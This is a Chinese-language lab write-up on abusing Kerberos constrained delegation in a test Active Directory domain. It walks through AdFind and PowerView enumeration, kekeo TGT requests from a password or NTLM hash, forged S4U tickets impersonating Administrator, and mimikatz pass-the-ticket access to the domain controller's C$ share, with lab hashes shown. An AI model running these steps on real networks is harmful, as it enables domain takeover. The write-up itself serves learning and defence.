
name
----
book
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133838-c6eb1050-434e-1.png>)

ADFind

域用户服务账号以及对应的委派对象

```
AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))" cn distinguishedName msds-allowedtodelegateto
```



```
C:\Windows\System32\cmd.exe
C:\Users\test\Desktop\weipai>AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306368)(msds-allowedtodelegateto=*))" cn distinguishedName msds-allowedtodelegateto

AdFind V01.51.00cpp Joe Richards <support@joeware.net> October 2017

Using server: WIN-Q2JR4MURGS0.hacke.testlab:389
Directory: Windows Server 2012 R2


dn:CN=book,CN=Users,DC=hacke,DC=testlab
>cn: book
>distinguishedName: CN=book,CN=Users,DC=hacke,DC=testlab
>msDS-AllowedToDelegateTo: cifs/WIN7.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN7

dn:CN=weipai,CN=Users,DC=hacke,DC=testlab
>cn: weipai
>distinguishedName: CN=weipai,CN=Users,DC=hacke,DC=testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0/HACKE
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133844-ca6a2c52-434e-1.png>)

主机机器服务账户以及对应的委派对象

```
AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306369)(msds-allowedtodelegateto=*))" cn distinguishedName msds-allowedtodelegateto
```



```
C:\Windows\System32\cmd.exe
C:\Users\test\Desktop\weipai>AdFind.exe -b "DC=hacke,DC=testlab" -f "(&(samAccountType=805306369)(msds-allowedtodelegateto=*))" cn distinguishedName msds-allowedtodelegateto

AdFind V01.51.00cpp Joe Richards <support@joeware.net> October 2017

Using server: WIN-Q2JR4MURGS0.hacke.testlab:389
Directory: Windows Server 2012 R2

dn:CN=WIN7,CN=Computers,DC=hacke,DC=testlab
>cn: WIN7
>distinguishedName: CN=WIN7,CN=Computers,DC=hacke,DC=testlab
```

```

>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0/HACKE

dn:CN=WIN8,CN=Computers,DC=hacke,DC=testlab
>cn: WIN8
>distinguishedName: CN=WIN8,CN=Computers,DC=hacke,DC=testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0/HACKE

```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133848-ccd17676-434e-1.png>)

约束资源委派攻击

域用户服务账号和主机服务账号，同样可以获取伪造高权限对应服务票据。

使用域账号服务凭证获取

域用户服务账号: weipai

域用户服务账号密码: QWE123!@#

通过 Empire 下的 powerview.ps1 脚本查找约束委派账号

```

powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-DomainUser -TrustedToAuth -Domain hacke.testlab | select name }"

```

```

C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\test\Desktop\weipai>powershell.exe -exec bypass -Command "& {Import-Module .\powerview.ps1;Get-DomainUser -TrustedToAuth -Domain hacke.testlab | select name }"

name
----
book
weipai

C:\Users\test\Desktop\weipai>


```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133855-d0e18792-434e-1.png>)

但是这里还需要知道这两个用户委派的是 SPN 服务，使用 AdFind.exe 发现域用户的委派 spn 对象

```
AdFind.exe -b dc=hacke,dc=testlab -f "(&(objectCategory=user)
(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:
=16777216))" msDS-AllowedToDelegateTo
```



```
C:\Windows\system32\cmd.exe

C:\Users\test\Desktop>AdFind.exe -b dc=hacke,dc=testlab -f "(&(objectCategory=us
er)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=16777216))" msD
S-AllowedToDelegateTo

AdFind V01.51.00cpp Joe Richards <support@joeware.net> October 2017

Using server: WIN-Q2JR4MURGS0.hacke.testlab:389
Directory: Windows Server 2012 R2

dn:CN=book,CN=Users,DC=hacke,DC=testlab
>msDS-AllowedToDelegateTo: cifs/WIN7.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN7

dn:CN=weipai,CN=Users,DC=hacke,DC=testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0/HACKE

2 Objects returned

C:\Users\test\Desktop>
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133859-d3244bd4-434e-1.png>)

在这里可以看到委派的 SPN 对象，这里 weipai 域用户服务账号委派的是域控的 445 权限。因此这里伪造尝试访问域控的 445。

首先需要伪造 S4U，这里需要获取 weipai 域账号的明文密码。

使用 kekeo 请求该用户的 TGT


```
tgt::ask /user:weipai /domain:hacke.testlab /password:QWE123!
@# /ticket:test.kirbi
```



```
C:\Users\test\Desktop\weipai>kekeo.exe

kekeo 2.1 (x64) built on Jul 18 2020 22:46:28
"A La Vie, A L'Amour"
/* **
Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/kekeo (oe.eo)
with 10 modules * * */

kekeo # tgt::ask /user:weipai /domain:hacke.testlab /password:QWE123!@# /ticke
test.kirbi
realm : hacke.testlab {hacke}
user : weipai {weipai}
Name : weipai [KRB_NT_PRINCIPAL (1)]
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133904-d611c5d8-434e-1.png>)

当破解不出明文密码时，还可以使用 NTLM hash!


```
tgt::ask /user:weipai /domain:hacke.testlab /NTLM:b4f27a13d0f78d5ad83750095ef2d8ec
```


在这里获取到了访问服务本身的 tgt 票据:

```
TGT_weipai@HACKE.TESTLAB_krbtgt~hacke.testlab@HACKE.TESTLAB.kirbi
```

随后使用这张可转发的 TGT 票据去伪造 s4u 请求以 administrator 用户权限访问 SPN 委派服务

```
tgs::s4u /tgt:TGT_weipai@HACKE.TESTLAB_krbtgt~hacke.testlab@HACKE.TESTLAB.kirbi /user:Administrator@hacke.testlab /service:cifs/WIN-Q2JR4MURGS0.hacke.testlab
```





(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133911-da473796-434e-1.png>)


S4U2Self 获取到的 ST1 以及 S4UProxy 获取到的 WIN-Q2JR4MURGS0 CIFS 服务的 ST2 会保存在目录下

然后我们使用 mimikatz 将 ST2 导入当前会话即可

```
kerberos::ptt TGS_Administrator@hacke.testlab@HACKE.TESTLAB_cifs-WIN-Q2JR4MURGS0.hacke.testlab@HACKE.TESTLAB.kirbi
```

没导入前无法访问域控 WIN-Q2JR4MURGS0 CIFS 服务

```
dir \\WIN-Q2JR4MURGS0\C$
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133917-ddb5bb14-434e-1.png>)

导入后则可以访问



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133920-df9b5e02-434e-1.png>)

使用机器账户服务凭证申请

AdFind 发现主机的委派 SPN 对象

```
AdFind.exe -b dc=hacke,dc=testlab -f "&(objectCategory=computer)(objectClass=computer)(userAccountControl:1.2.840.113556.1.4.803:=16777216))" msDS-AllowedToDelegateTo
```

```
C:\Users\test\Desktop>AdFind.exe -b dc=hacke,dc=testlab -f "&(objectCategory=computer)(objectClass=computer)(userAccountControl:1.2.840.113556.1.4.803:=16777216))" msDS-AllowedToDelegateTo

AdFind V01.51.00cpp Joe Richards <support@joeware.net> October 2017

Using server: WIN-Q2JR4MURGS0.hacke.testlab:389
Directory: Windows Server 2012 R2

dn:CN=WIN8,CN=Computers,DC=hacke,DC=testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0/HACKE

1 Objects returned

C:\Users\test\Desktop>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133934-e852744a-434e-1.png>)

WIN8\$ 的 NTLM 如下

```
[00000003] Primary
* Username : WIN8$
* Domain   : HACKE
* NTLM     : 7b335709cb4c692de6cd42b328fe8b1b
* SHA1     : a3903dbf45c7b12186eec1b430f74fa3de7a4051
```

在这里也可以使用机器账户委派，需要生成一个机器账户的票据。
因为机器账户的密码成不规则，所以在这里使用 ntlm 格式去生成。
使用 kekeo 去生成票据

```
tgt::ask /user:WIN8$ /domain:hacke.testlab /NTLM:7b335709cb4c692de6cd42b328fe8b1b
```

```
C:\Users\test\Desktop>AdFind.exe -b dc=hacke,dc=testlab -f "&(objectCategory=computer)(objectClass=computer)(userAccountControl:1.2.840.113556.1.4.803:=16777216))" msDS-AllowedToDelegateTo

AdFind V01.51.00cpp Joe Richards <support@joeware.net> October 2017
```

```
Using server: WIN-Q2JR4MURGS0.hacke.testlab:389
Directory: Windows Server 2012 R2

dn:CN=WIN8,CN=Computers,DC=hacke,DC=testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0.hacke.testlab/HACKE
>msDS-AllowedToDelegateTo: cifs/WIN-Q2JR4MURGS0/HACKE


1 Objects returned

C:\Users\test\Desktop>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133944-edecc0ea-434e-1.png>)

随后使用这张 "服务票据" 去进行 S4U 阶段的伪造

```
tgs::s4u /tgt:TGT_WIN8$@HACKE.TESTLAB_krbtgt~hacke.testlab@HACKE.TESTLAB.kirbi /user:Administrator /service:cifs/WIN-Q2JR4MURGS0.hacke.testlab
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133953-f31abb9e-434e-1.png>)

在没有导入之前访问域控的 cifs 服务






(<https://xzfile.aliyuncs.com/media/upload/picture/20201221133957-f5ceaae4-434e-1.png>)

在这里使用 mimikaze 导入

```
kerberos::ptt TGS_Administrator@HACKE.TESTLAB_cifs~WIN-Q2JR4MURGS0.hacke.testlab@HACKE.TESTLAB.kirbi
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134001-f809a304-434e-1.png>)

在其他未设置约束委派的机器上，使用 WIN8\$ 机器账户的凭证发起请求。也可以获取可转发的 ST 票据。

额外的知识点

服务账号的区分

在文章说到的：

(1) 注：在 Windows 系统中，只有服务账号和主机账号的属性才有

(1) 注意在 Windows 系统中，只有服务账号和主机账号的属性才有委派功能，普通用户默认是没有的

<https://xz.aliyun.com/t/7217#toc-1>

(<https://xz.aliyun.com/t/7217#toc-1>)

(2) 在一个域中只有服务账号才有委派功能，使用如下命令将

ghtwf01 设为服务账号

<https://xz.aliyun.com/t/7517#toc-3>

(<https://xz.aliyun.com/t/7517#toc-3>)

1、2 存在悖论，根据 2 中的意思是只要绑定 SPN 服务就为服务账号。而 1 中则将能够委派的账号分为服务账号和主机账号。但是在加入域的主机账号已经自动绑定了 SPN 服务成为了 2 中的服务账号。

因此服务账号可分为域用户服务账号、机器服务账号

在这里主机账号、机器账号通过文章阅读在利用上没有什么差别，但是在其他地方我不肯定。

申请凭证的根源

约束委派中，发起请求的服务。在灵腾实验室中是用主机机器服务账号来进行演示的，在先知的文章中是使用域成员服务账号来演示的！在笔者一开始理解中，以为约束和非约束一样都是需要用户来访问主机机器服务账号所登录的机器才能成功。

但看了先知的文章发现没有提及主机服务账号设置委派进行约束攻击，导致我非常的疑惑。且那时候没有搞明白一个点，到底是谁，哪个服务去发起的请求。是设置主机机器服务账号的机器本身去申请的吗？是设置了域成员服务账号所登录的主机去申请的吗？

因此在人家的实验过程中，实在理解不了使用设置委派服务的账号密码去申请 TGT 这一过程。因为在当时我所看的大部分文章都是互相抄袭，没有委派阶段同时实验域服务和主机服务的过程！但是在我阅读很多次以后，我明确了一个观点！所谓 service1 服务 伪造用户请求 service2，其实就是使用设置委派的账号生成一个 TGT，从而这个 TGT 就代表了 service1 服务！从而接下来的过程就变得非常透彻了，使用这个 tgt 去申请 S4U 过程就变得很好理解了！

非约束和约束委派总结

在非约束委派种，只有非约束委派的主机机器服务账户才起作用。

而非约束委派则是域服务账户和主机机器服务账户都可以起作用！并

而约束委派则是域服务账户和主机机器服务账户都可以起作用！并且他们使用的信息搜集都是使用 ldap 协议去查询某个键值。

基于资源的约束委派 RBCD


在这里主要参考了 A-Team 的文章 "微软不认的“Oday”之域内本地提权 – 烂番茄 (Rotten Tomato) "，在略结合自己的一些实践来写。

原理

基于资源的约束委派是一种允许自己去设置哪些账户委派给自己的约束委派，它和前面两种不同的地方就是前者是由域控上的高权限账户设置的，而且则可以自己指定。

传统的约束委派是 "正向的"，通过修改服务 A 属性 "msDS-AllowedToDelegateTo"，添加服务 B 的 SPN(Service Principle Name)，设置约束委派对象 (服务 B)，服务 A 便可以模拟用户向域控制器请求服务 B 以获得服务票据(TGS) 来使用服务 B 的资源。

而基于资源的约束委派则相反，通过修改服务 B 属性 "msDS-AllowedToActOnBehalfOfOtherIdentity"，添加服务 A 的 SPN，达到让服务 A 模拟用户访问 B 资源的目的。



(<https://xzfile.aliyuncs.com/media/upload/picture/20201221134012-fe97e528-434e-1.png>)

实验环境


域控 192.168.60.1

WIN7 192.168.60.3

WIN8 192.168.60.2

